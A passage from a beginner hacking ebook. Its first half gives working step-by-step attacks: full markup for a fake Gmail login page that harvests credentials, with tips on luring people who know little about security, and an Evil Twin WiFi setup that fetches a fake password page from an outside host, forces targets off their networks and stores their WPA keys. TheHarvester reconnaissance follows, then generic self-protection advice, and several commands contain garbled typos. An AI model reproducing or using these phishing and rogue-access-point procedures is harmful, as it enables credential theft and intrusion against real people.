2. Familiarity with Gmail
3. Familiarity with HTML codes
4. Familiarity with website creation
5. A Gmail account

### ***The Process***

1. Visit <http://u.wapka.com/wap/en/signup> and create a Wapka account.
2. Access your account, search for "Site List", and click on "Create New Site".
3. Specify the name of your website. Wapka allows you to combine numbers and letters. You can't use any special character. For this lesson, let's assume that the name of your site is "samplesite". The URL of your website will be "samplesite.wapka.mobi".
4. Activate the Admin mode of your new site.

5. You'll see a blank webpage. It is empty because you haven't done anything on your site. Look for the link that says "EDIT SITE" and click on it.
6. In the next screen, hit the "Mail Form" link.
7. Make sure that CAPTCHA is disabled. Click on "Submit and Remember".
8. Go back to the site list and launch the website you're working on. This time, don't activate the Admin mode. Look at the bottom of the webpage and hit "Source Code Viewer".
9. Place the URL of your site inside the large box. You'll see a lot of checkboxes. Search for an entry that looks like "value=xxxxx". Take note of that value.
10. Activate the Admin mode, click on "Edit Site", and choose "Users".
11. Hit "Items Visibility" and select "Visible Only in Admin Mode".
12. Access the site again and activate the Admin mode. Hit "EDIT SITE" and "WML/HTML CODE". Paste the following code onto the page:

```
<?xml version="1.0" ?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
"http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
<head>
<meta forua="true" http-equiv="Cache-Control" content="max-
age=0"/>
</head>
<template>
```

```
<do type="options" name="Prev" label="Back"><prev/></do>
</template>
<card id="index" title="Wapka.mobi" >
<p><script type="text/javascript"> document.title = "Sign in"; </script>
<title>Sign in</title>
<link rel="shortcut icon" type="image/x-icon"
href="http://greentooth.xtgem.com/i3/gsl.png"/>
<div><div><body dir="ltr"
style="background-color: #eee; font-family: arial, helvetica, sans-serif;
font-size: 13px; padding: 0; margin: 0;">
<div style="margin: 10px;">

<div style="font-size: 17px;">
Sign in
</div>
</body></div>
</div>
<div><div><div style="background-color: #fff; border-color: #e5e5e5;
border-width: 1px 0 1px 0; border-style: solid; padding: 10px 0 10px
10px; margin: 0;"><form method="post" class="mobile-login-form"
onSubmit="window.open('https://accounts.google.com/ServiceLogin?
service=mail&passive=true&continue=https://mail.google.com
/mail/?
ui%3Dmobile%26zyp%3Dl&scc=1&ltmpl=ecobx&nui=5
```



```
&amp;btmpl=mobile&amp;emr=1')" action="/site_0.xhtml"><div
class="label"><b>Username</b></div>
<input type="text" name="mf_text[email]" value="" class="textbox" />
<br/>
<div class="label"><b>Password</b></div>
<input type="password" name="mf_text[password]" value=""
class="textbox" /><br/>
<input type="hidden" name="p" value="125256565"/>
<input type="checkbox" name="autologin_ch" value="1" /> Stay signed
in<br/>
<input type="hidden" name="action" value="send_message"/><input
type="submit" name="MF_submit" value=" Sign in " class="button"/>
</form></div>
<div><div style="margin: 10px;">
New to Gmail? It's free and easy.
<br/>
<a id="link-signup" href="https://accounts.google.com/NewAccount?
btmpl=mobile_tier2&amp;service=mail&amp;continue=https://mail.goo
gle.com/mail/x/e-
%3Fpc%3Dmobile&amp;suwt=CgRtYWlsEnJodHRwczovL20uZ29vZ2xlL
mNvbS9hcHAvG9naW49MSZwYXJ0bmVyaWQ9Z21haWx0Ml8
zXzEyMDEmY3Vybd1odHRwczovL21haWwuZ29vZ2xlLmNvbS9tYWlsL3
gvZS0_cGMlM0Rtb2JpbGU">Create an account</a>
</div>
<div style="margin: 10px; font-size: 11px;">
© 2015 Google | <a href="http://m.google.com/tospage?hl=en">Terms
of Service</a>
| <a href="http://m.google.com/privacy?hl=en">Privacy Policy</a>
```

```

| <a href="http://m.google.com/m/help?hl=en">Help</a>
</div></div></div>
</div></p>
<p><noscript/></p><p align="center"><a href="/menu_0.wml">:=:
</a></p><p style="text-align:center;"><a
href="/ads/wapka/p/2462629/adshows/0/aid/23/country/US/position/botto
m"><br />Hottest Apps & Games &
Wallpapers Download</a></p>

</card>
</wml>

```

13. Look for the “value=xxxxx” entry and replace it with the one you copied earlier.

Congratulations! You created your own phishing site for Gmail users. Once a Gmail user accesses that page and tries to log in, you will obtain his login credentials.

### *The Things You Should Know*

- Facebook blocks all Wapka-related URLs. That means you can’t phish for Gmail passwords using your Facebook account.
- Wapka is not available in India. The government of that country is currently blocking all Wapka-related sites.

- You may use proxy services to bypass the limitations given above.
- You must encourage Gmail users to access their email account through your fake webpage. Here are some techniques that you can use:
  - Shorten the web address of your phishing site through [www.tinyurl.com](http://www.tinyurl.com).
  - Send the URL to people who have poor knowledge regarding digital security.
  - Utilize social engineering tactics to attract more victims.

## ***How to Gather Information Using Kali Linux***

As you've learned in previous chapters, information gathering is an important aspect of hacking and penetration testing. Your chances of succeeding will significantly increase if you have a lot of data about your target. In this part of the book, you'll learn how to use Kali Linux in collecting information.

### *TheHarvester – The Basics*

Kali Linux has an extensive collection of “reconnaissance” tools. To keep this section short, let's focus on a tool called “TheHarvester”. TheHarvester is a Python-based tool that can collect important information on your behalf. It can grab usernames, email addresses, hostnames, and subdomains from various sources.

### *The Process*

Access your Kali Linux computer and open a terminal. Then, type “theharvester” to launch the reconnaissance tool. TheHarvester comes as a built-in tool for the latest Kali versions, so you probably don't need to download anything. If your computer doesn't have this program, however, you can visit <https://github.com/laramies/theHarvester> to download it.

Here are the steps that you need to take:

1. Use the following syntax:

```
theHarvester -d [www.sampleurl.com] -l 300 -b [name of search engine]
```

Here's an example:

```
theHarvester -d facebook.com -l 300 -b bing
```

2. Just replace [www.sampleurl.com](http://www.sampleurl.com) with the URL of your target website. Then, indicate the search engine that you want to use. The result that you'll get depends on the information that the search engine can pull. If you want to grab all of the available information regarding your target, type "all" at the end of the code instead. For example:

```
theHarvester -d facebook.com -l 300 -b all
```

3. The search results will appear on the terminal. If you want to save the information, you may add "-f" to the command and specify a filename. Here's an example:

```
theHarvester -d facebook.com -l 300 -b bing -f sample
```

The resulting file is in the HTML format.

## ***How to set up an Evil Twin AP***

Evil Twin APs (i.e. Access Points) are rigged access points that pretend to be WiFi hotspots. When a person connects to an Evil Twin AP, his information will be exposed to the hacker.

To the victim, the malicious access point is a hotspot that has great signal. This perception results from the fact that the hacker is near the victim. People love strong WiFi networks, so it's likely that a victim will connect to an Evil Twin AP.

### ***The Process***

1. Access your Kali computer.
2. Make sure that you have internet connection.
3. Launch a terminal and enter

```
apt-get install dhcp3-server
```

This command will install a DHCP server onto your machine.

4. Type

```
nano/etc/dhcpd.conf
```

And press Enter. Your terminal will display an empty file.

5. Type the following commands:

```
authoritative  
default-lease-time 600  
max-lease-time 6000  
subnet 192.168.1.128 netmask 255.255.255.128 {
```

```
option subnet-mask 255.255.255.128  
option broadcast-address 192.168.1.255  
option routers 192.168.1.129  
option domain-name-servers 8.8.8.8  
range 192.168.1.130 192.168.1.140  
}
```

6. Once done, use the CTRL+X key combination and press “Y”.

7. Switch to another directory by typing:

```
cd /var/www
```

8. Then, issue the following commands:

```
rm index.html  
wget http://hackthis.tv.com/eviltwin.zip  
unzip eviltwin.zip  
rm eviltwin.zip
```

9. Trigger MySQL and the Apache server by typing:

```
/etc/init.d/mysql start  
/etc/init.d/apache2 start
```

10. You will use MySQL to generate a database for storing WPA/WPA2 passwords. Here are commands that you must issue:

```
Mysql -u root  
create database evil_twin;  
use evil_twin
```

```
create tale wpa_keys(passwords varchar(64), confirm  
varchar(64));
```

11. Type “*ip route*” to determine your local IP address.
12. Identify the name of your network adapter using this command:

```
airmon-ng start wlan0
```

13. Update the OUI (Organizationally Unique Identifier) of your Airodump-ng program. Here’s the command:

```
airodump-ng-oui-update
```

14. Find the ESSID (Extended Service Set Identification), BSSID (the MAC address of your access point), and the channel that you need to use. The command that you should use is:

```
airodump-ng -M mon0
```

15. Activate the Evil Twin AP using this syntax:

```
airbase-ng -e [insert ESSID here] -c [insert channel number here] -P  
mon0
```

16. The Airbase-ng program created a tunnel interface on your behalf. You just have to configure this tunnel interface to connect your wired interface and your “evil” access point. To do this, you must launch a terminal and type the following:

```
ifconfig [name of tunnel interface] 192.168.1.129 netmask  
255.255.255.128
```



17. Enable internet protocol forwarding through these commands:

```
route add -net 192.168.1.128 netmask 255.255.255.128 gw 192.186.1.129  
echo 1 > /proc/sys/net/ipv4/ip_forward  
iptables -table net -append POSTROUTING -out-interface [name of  
local interface] -j MASQUERADE  
iptables -append FORWARD -in-interface [name of tunnel interface] -j  
ACCEPT  
iptables -t net -A PREROUTING -p tcp -dport 80 -j DNAT -to-  
destination [LOCALIP ADDRESS:80]  
iptables -t net -A POSTROUTING -j MASQUERADE  
dhcpd -cf /etc./dhcpd.conf -pf /var/run/dhcpd.pid [name of tunnel  
interface]  
etc./init.d/isc-dhcp-server start
```

18. Disconnect your targets from their current wireless networks. To accomplish this, you must generate a “blacklist” file to hold the target’s BSSID. Issue the following commands:

```
echo [BSSID] > blacklist  
mdk3 mon0 d -b blacklist -c [CH.#]
```

19. Look at the terminal that holds your Airbase-ng program. See if a target connected to your access point. When a person tries to connect, he will see a security page that asks for the WPA/WPA2 key.

20. Check the terminal for your MySQL database and enter the following:

```
use evil_twin
```

21. Access “wpa\_keys” to view the data entered by your target.

## **Chapter 7: How to Protect Yourself**

Today, countless hackers are on the loose. These people are spreading computer viruses through the internet. If you aren't careful, malicious programs might infect your machine.

In this chapter, you'll learn how to protect yourself from usual techniques and vectors that hackers use.

## ***Prevent the Typical Attack Vectors***

Hackers use the following vectors to lure victims:

### **Scams**

It's your lucky day. Someone from Nigeria needs your help in smuggling money from his country. You don't have to do anything difficult. You just have to conduct some wire transfers and wait for the Nigerian to give you your share of the funds.

While checking the inbox of your email account, you saw a message saying you won a contest. You just have to send some money for shipping and wait for your prize to arrive.

The situations given above are typical scams. You probably think that nobody would fall for them. Well, nothing could be further from the truth. Thousands of people fall for such tricks. Victims send money and/or confidential information to the hackers, hoping for a quick benefit.

Think before reacting to any email. Scams work best against people who act quickly. If an email says something that is too good to be true, ignore it. If the message asks you to give personal information, report the email and tag it as spam.

### **Trojan Horses**

A Trojan horse serves as a container for malicious programs. This "container" often appears as an interesting or important file. Once you download a Trojan horse, its contents will infect your computer. This technique is extremely effective in turning innocent users into hapless victims.

In most cases, hackers use emails in sending out Trojans. They send a phishing email that contains a Trojan as an attachment. The email will encourage you to download and open the included file.

Some hackers, however, use social networking sites in spreading out Trojans. They post videos with interesting titles. Once you click on the video, the webpage will tell you that you must update your browser first if you want to view the content. Well, the “update” that you need to download and install is a Trojan.

The best way to fight this hacking vector is by using your common sense and running an updated antivirus program.

### *Automatic Downloads*

In some situations, even up-to-date security programs are not enough. Your computer might have one or more vulnerable programs that hackers can take advantage of. For example, if you have an old version of a computer application, it may be vulnerable to viruses.

Hackers exploit vulnerabilities present in a program by establishing a rigged website. These people attract victims by sending out phishing messages through emails or social networking sites.

Keep in mind, however, that hackers are not limited to their own sites. They can attack a legitimate site and insert malicious codes into it. Once you visit a compromised site, the inserted codes will scan your machine for vulnerable programs. Then, the codes will install viruses onto your machine automatically.

You can protect yourself by keeping your computer applications updated. Software developers release updates and/or patches for their products. Most programs can detect whenever a new update is available. They will just ask

you whether or not you would like to update your program. Hit “Yes” and wait for the update process to complete.

### *Exploiting Weak Passwords*

Fictional stories depict hackers as people who can guess passwords with ease. Real world hackers, however, rarely use this method. They don’t even bother guessing their victims’ passwords. They use various methods to obtain that crucial information.

You can enhance your online security by using different passwords for different sites. For example, the password of your Facebook account should be different from that of your Twitter account. This way, your Twitter account will still be safe even if a hacker successfully attacks your Facebook profile, and vice versa.

Using the same password for all of your accounts is extremely risky. When one of your accounts gets compromised, the rest of your accounts will also be in danger. You don’t have to use completely different passwords. It’s enough to add some characters to your main password to create different variations.

A hacker might also try to answer your security questions. You can protect your account by giving an answer that is not related to the question. This way, the hacker won’t be able to access your account, regardless of how diligently he conducted his research.

### *Taking Advantage of Open WiFi*

The term “open WiFi” refers to a wireless network without any form of encryption. That means anyone can connect to the network and interact with the machines inside it. When a hacker gets into your network, he will be able to view and record all of the things you do. He may also visit

restricted websites and/or download files illegally through your internet connection. When that hacker does something illegal and gets tracked, the police will visit you.

It's important to set a password for your WiFi network. Make sure that the encryption for your network is set to WPA/WPA-2. This encryption involves hashing, which makes hacking an extremely difficult task.

## ***How to Protect Your Website from Hackers***

There are a lot of reasons why a hacker would attack a company website. For example, a hacker might try to steal your financial information for personal purposes. He might also try to obtain business-related data and sell it to your competitors. Because of this, you must do your best in protecting your site from malicious hackers.

### **Typical Hacking Attacks**

- SQL Injection – With this attack, a hacker can spoof your identity, access your site's database, and destroy/modify the information inside your database. Here, the hacker will insert malicious SQL codes into the form fields of your website.
- DDoS (Distributed Denial of Service) – The goal of this attack is to bring down a website temporarily. If a DDoS attack is successful, legitimate users won't be able to use the website. Hackers perform it by flooding the target with continuous requests.
- CSRF (Cross Site Request Forgery) – Here, the hacker will hijack a session to make purchases on the victim's behalf. This attack happens when the victim clicks on a URL or downloads a file that runs unknown and/or unwanted actions.
- XSS (Cross-Site Scripting) – Hackers use this technique to destroy your website and/or run their payloads. Basically, an XSS attack happens when a hacker injects malicious codes or payloads into a program that runs on the user's end.

### **The Defensive Measures**



To protect your website from malicious attacks, you should:

- Ask skilled programmers to review the codes on your website.
- Run code scanners.
- Offer rewards to people who will detect existing bugs within your site.
- Make sure that your site has WAF (Web App Firewall). This type of firewall monitors your system and prevents potential attacks.
- Implement CAPTCHA or ask website visitors to answer a question. This way, you can make sure that each request comes from a human.

## ***How to Keep Your Business Secure***

Here are some practical tips that you can use in protecting your business:

- Don't store irrelevant customer information – Your website will be a tasty target for hackers if it contains various customer related information. If you want to protect your business, don't save information that you are not going to use. For example, refrain from storing the credit card information of your customers if you don't need it for your business.

Hacking is a difficult activity. Hackers won't attack you if your website doesn't have anything worthy of stealing. Storing customer information is convenient. However, the risks involved here outweigh the benefits.

- Make sure that you have the right technology – Hackers rely on modern tools and newly-discovered vulnerabilities. Your business won't be able to survive a hacking attack if it relies on outdated technology. It would be best if you'll implement a two-factor authentication before giving access to confidential information.
- Educate your people – The defense of your network is as powerful as your weakest employee. Keep in mind that hackers can use social engineering tactics. If one of your employees falls for such tricks, the security of your business will be in danger. Your firewall and flawless website codes won't matter if your employees are reckless when dealing with their passwords.

These days, digital security is everyone's job. Educate your employees regarding the importance of vigilance and carefulness, especially when handling confidential information. In addition, train your people on how to identify social engineering tactics.

## Conclusion

I hope this book was able to help you learn the basics of hacking.

The next step is to practice your hacking and programming skills on a regular basis. Computer technology evolves at a blinding pace. You must keep on studying the latest hacking techniques. You should also keep your arsenal up-to-date. More and more hackers are sharing their tools with others. If you want to become a successful hacker and penetration tester, your collection of tools should have the newest and strongest programs.

Programming is an important aspect of hacking. You will gain a huge improvement in your hacking skills if you'll know how to use various computer languages. The third chapter of this book explained the basics of Python. Read that material several times in order for you to understand the syntax of the Python language. It is true that Python is one of the simplest languages out there. However, it is powerful enough to create a wide range of hacking tools.

It is also important to practice your hacking skills. Download different operating systems and run them as virtual machines. Then, attack them using Kali Linux.

By learning how to program and keeping yourself updated with the latest hacking techniques, you'll become an experienced hacker in no time.

Finally, if you loved reading this book, please don't hesitate to leave a review on Amazon – every praise or constructive comment counts.

Thank you again for downloading this book!